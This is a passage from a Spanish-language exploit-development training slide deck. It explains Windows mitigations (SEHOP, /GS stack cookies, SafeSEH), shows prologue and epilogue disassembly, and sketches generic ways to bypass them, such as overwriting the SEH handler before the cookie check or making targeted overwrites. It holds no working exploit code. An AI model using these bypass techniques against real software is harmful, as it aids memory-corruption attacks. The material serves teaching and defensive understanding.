Esto significa que hemos de controlar la dirección 0x0012EB06 y escribir ahí el nSEH (con 0xFFFFFFFF) y el SEH (con la dirección de ntdll!FinalExceptionHandler).

Después hemos de poner el shellcode y que éste no sobrescriba la dirección 0x0012eb06.

Con lo que... bfff...



# SEHOP

Y ya no metamos DEP de por medio...

# SEHOP

Y ya no metamos DEP de por medio...



# SEHOP

Y ya no metamos DEP de por medio...



Ni ASLR...

# SEHOP

Y ya no metamos DEP de por medio...



Ni ASLR...

# SEHOP

Si le queréis echar un ojo a la idea con un poco más de profundidad, podéis leer esto:

- [https://www.sysdream.com/system/files/sehop\\_en.pdf](https://www.sysdream.com/system/files/sehop_en.pdf)

Sin embargo, como ya he comentado, el ataque no es plausible en aplicaciones con medidas de seguridad como ASLR y en ese paper no lo solucionan esta problemática.

Comentan que si la entropía de ASLR es baja, 1 de cada 512 podrían acertar la dirección de `ntdll!FinalExceptionHandler`. Además no comentan nada sobre el rango de direcciones del stack, que también se vería afectado por ASLR.

Hay otros aspectos de estas diapositivas que tampoco comentan en el paper.

# **Stack Cookies**



# Stack Cookies

Las stack cookies son una medida de seguridad que intenta detectar si se ha producido un desbordamiento de búfer en la pila.

A diferencia de SafeSEH y SEHOP, no se centra en la seguridad de la gestión de excepciones.

Esta medida de seguridad se implementa en tiempo de compilación, usando el flag /GS.

Esta medida de seguridad se implementó a partir de Windows XP, con lo que actualmente está presente en todos los sistemas operativos de Microsoft.

# Stack Cookies

## **¿En qué consisten las stack cookies?**


Se trata de añadir un valor aleatorio en el stack frame de ciertas funciones.

Cuando la función finaliza, se comprueba que este valor sea el mismo que el inicial.

Si se produce un stack buffer overflow este valor aleatorio será sobrescrito, con lo que al finalizar la función, el desbordamiento será detectado.

# Stack Cookies

El siguiente gráfico muestra como quedaría un stack frame al añadirse la cookie:



# Stack Cookies

En el prólogo de la función:

```
main proc near
var_14= qword ptr -14h
var_4= dword ptr -4
arg_4= dword ptr 0Ch

push    ebp
mov     ebp, esp
sub     esp, 14h
mov     eax, __security_cookie
xor     eax, ebp
mov     [ebp+var_4], eax
```

En el epílogo de la función:


```
mov     ecx, [ebp+var_4]
add     esp, 10h
xor     ecx, ebp
xor     eax, eax
call    security_check_cookie
mov     esp, ebp
pop     ebp
retn
main endp
```

1. En EAX almacenamos el valor de la cookie.
2. Hacemos una xor de EAX con EBP para añadir entropía a la cookie.
3. Almacenamos el resultado en el stack.

1. Recuperamos el resultado de la cookie calculada en el prólogo y lo almacenamos en ECX.
2. Hacemos una xor de EAX con el mismo valor de EBP para obtener el valor original de la cookie.
3. Llamamos a una función para controlar si el resultado es correcto.

# Stack Cookies

La función para comprobar el valor de la cookie...



Se comprueba si ECX contiene el valor de la cookie original, si es así se vuelve a la función original y se termina sin problemas. Si son diferentes, el proceso finaliza.

# Stack Cookies

Si nos fijamos otra vez en el prólogo, podemos ver que la cookie se almacena antes de las variables locales, tal y como hemos mostrado en el gráfico anterior.


```
main proc near
```

```
var_14= qword ptr -14h
```

```
var_4= dword ptr -4
```

```
arg_4= dword ptr 0Ch
```

```
push    ebp
mov     ebp, esp
sub     esp, 14h
mov     eax, __security_cookie
xor     eax, ebp
mov     [ebp+var_4], eax
```





# Stack Cookies

## Sobre el valor de la cookie

El valor de la cookie se calcula en el momento en el que se inicia el el CRT (C Run-Time) del programa (a través de la función `__security_init_cookie` en `seccinit.c`).

Esto significa que **el valor de la cookie es el mismo para todas las funciones**. Esto pudo llegar a ser explotado, así que **por esta razón se acabó haciendo la XOR con el registro EBP**.

Para calcular su valor, se utiliza contadores del procesador, para intentar garantizar su aleatoriedad.

# Stack Cookies

## ¿Cuándo se añade una cookie?

Si os habéis fijado, al principio del tema he comentado que estas cookies **sólo se añaden a ciertas funciones**.

Al principio, las cookies sólo se añadían a funciones con variables que fueran arrays de una longitud de mínimo 5 bytes, con elementos de 1 o 2 bytes. (\*)

Actualmente, las heurísticas introducidas en VisualStudio 2010 y 2013 para decidir qué funciones aplican y cuales no, se ha complicado bastante. **Mucho (por no decir todo) lo que es susceptible a ser desbordado, está protegido.**

Hasta, por ejemplo, arrays de enteros o de punteros.

(\*) Tenéis ejemplos de qué tipo de funciones se protegían (pre-VS 2010/2013) en “Bypassing Browser Memory Protections”, Página 3-4, Sotirov, A.

# Stack Cookies

## Pero espera, ¡que aún hay más!

No contentos con proteger los metadatos del stack frame (sEBP, sEIP), el flag /GS protege también las propias variables de la función.

Las variables de las funciones no se almacenan en el stack frame en el orden en el que están declaradas en el código, sino que **los arrays** (o aquello susceptible a ser desbordado) **se almacenan en las posiciones altas del stack frame y las otras variables se almacenan en posiciones bajas.**

Esto evita el flujo de ejecución de un programa pueda ser modificado a través de la sobrescritura de otras variables de la función.

# Stack Cookies

Como habéis visto, el tema de las stack cookies ha evolucionado con el tiempo. El siguiente gráfico muestra un resumen de las mejoras...

| Threat  | /GS refinement  |
|---|---|
| Leak the /GS cookie value from one stack frame and use it when attacking another stack frame  | Xor the frame pointer to the local GS cookie, thus making it unique on a per-frame basis.   |
| Overrun one local to corrupt another within the same stack frame without modifying the /GS cookie   | Reorder locals based on how likely a given local is to be overrun (heuristic). This reduces the likelihood of being able to corrupt an interesting local via overrun.   |
| Corrupt high-value function parameters associated with a given stack frame, such as function pointers, in the hope that they get used during function execution i.e. before the GS check at function return detects that corruption has occurred. | Parameter shadowing makes local stack copies of function parameters, and uses the reordering mentioned above to place them such that they cannot be corrupted by overrunning a real local variable.   |
| The entropy of the per-process GS cookie is insufficient, allowing an attacker to guess/forgo a suitable value for use in a stack overrun attack.   | Use increasingly finer granularity timer sources in the default CRT implementation.<br><br>From Windows 7 onwards the OS kernel provides the cookie value at process start-up.<br><br>Starting in Windows 8 the kernel will take advantage of any on-board TPM to provide a source of high-entropy for generating security-critical data such as /GS cookies. |
| The stack frame associated with the vulnerability was not protected by a GS cookie.   | Increase the scope of GS protection overtime. This is discussed in more detail below.   |

# Stack Cookies

## **Bueno, ¿Cómo evadimos este infierno de las stack cookies?**

- ¿Cuando se comprueba si el valor de la cookie es el correcto?  
Al finalizar la función.

Esto significa que tenemos una ventana de tiempo en la que pueden ocurrir cosas...

- Por ejemplo, ¿qué ocurre si se produce una excepción antes de que la función finalice?  
Pues que todo el proceso de gestión de excepciones salta!
- ¿Y que ocurre si el handler (SEH) está sobrescrito con nuestra magia?



# Stack Cookies

## Bueno, ¿Cómo evadimos este infierno de las stack cookies?

- ¿Cuando se comprueba si el valor de la cookie es el correcto?  
Al finalizar la función.

Esto significa que tenemos una ventana de tiempo en la que pueden ocurrir cosas...

- Por ejemplo, ¿qué ocurre si se produce una excepción antes de que la función finalice?  
Pues que todo el proceso de gestión de excepciones salta!
- ¿Y que ocurre si el handler (SEH) está sobrescrito con nuestra magia?
- ¡So much WIN!





**Resumiendo...**

# Resumiendo...

Stack Buffer Overflows

SEH based exploitation

Protegidos con

Lo evadimos con

Protegido con


Stack Cookies

SafeSEH


SEHOP

Lo evadimos con

**Shit Happens**



# Resumiendo...



# Resumiendo...

Comentar que cuando hablo de “evasión de” me refiero a **evasiones genéricas**.

Esto significa que aunque parezca que no hay evasiones genéricas para ciertas medidas de seguridad, sí que se podrían evadir en aplicaciones específicas.

Por ejemplo, **las stack cookies se podrían evadir haciendo sobrescrituras quirúrgicas** a través de un format string o de la lógica de la aplicación o **sobrescribiendo un puntero a función que se pasara como argumento y se llamara en la función vulnerable** (casuística común cuando se trabaja con clases – el puntero “this”), etc.

No perdáis la fe :)

**And...**



(\*) A menos de que llevemos menos de 2 horas :)

# To be continued...

Mañana se explicarán los tan nombrados...

- DEP
- ASLR



# Referencias

## Imágenes:

<http://m.memegen.com/x7jmk1.jpg>

<http://simbelmyne.us/300spartan/madness.jpg>

<http://makeameme.org/media/created/this-is-madness.jpg>

## Referencias técnicas:

[http://www.offensive-security.com/metasploit-unleashed/About\\_Meterpreter](http://www.offensive-security.com/metasploit-unleashed/About_Meterpreter)

<http://msdn.microsoft.com/en-us/library/9a89h429.aspx>

<http://security.stackexchange.com/questions/23315/safeseh-and-x64>

<http://msdn.microsoft.com/en-us/library/ms253988%28v=vs.80%29.ASPx>

<http://blogs.technet.com/b/srd/archive/2013/10/02/software-defense-mitigating-stack-corruption-vulnerabilities.aspx>

<http://blogs.technet.com/b/srd/archive/2009/11/20/sehop-per-process-opt-in-support-in-windows-7.aspx>

[https://www.sysdream.com/system/files/sehop\\_en.pdf](https://www.sysdream.com/system/files/sehop_en.pdf)

<http://blogs.technet.com/b/srd/archive/2009/02/02/preventing-the-exploitation-of-seh-overwrites-with-sehop.aspx>

<http://support.microsoft.com/kb/956607>

<http://www.phreedom.org/research/bypassing-browser-memory-protections/bypassing-browser-memory-protections.pdf>

<http://msdn.microsoft.com/en-us/library/aa290051%28v=vs.71%29.aspx>

<http://blogs.technet.com/b/srd/archive/2009/03/20/enhanced-gs-in-visual-studio-2010.aspx>

<http://msdn.microsoft.com/en-us/library/bb507721.aspx>

# Fin del Módulo

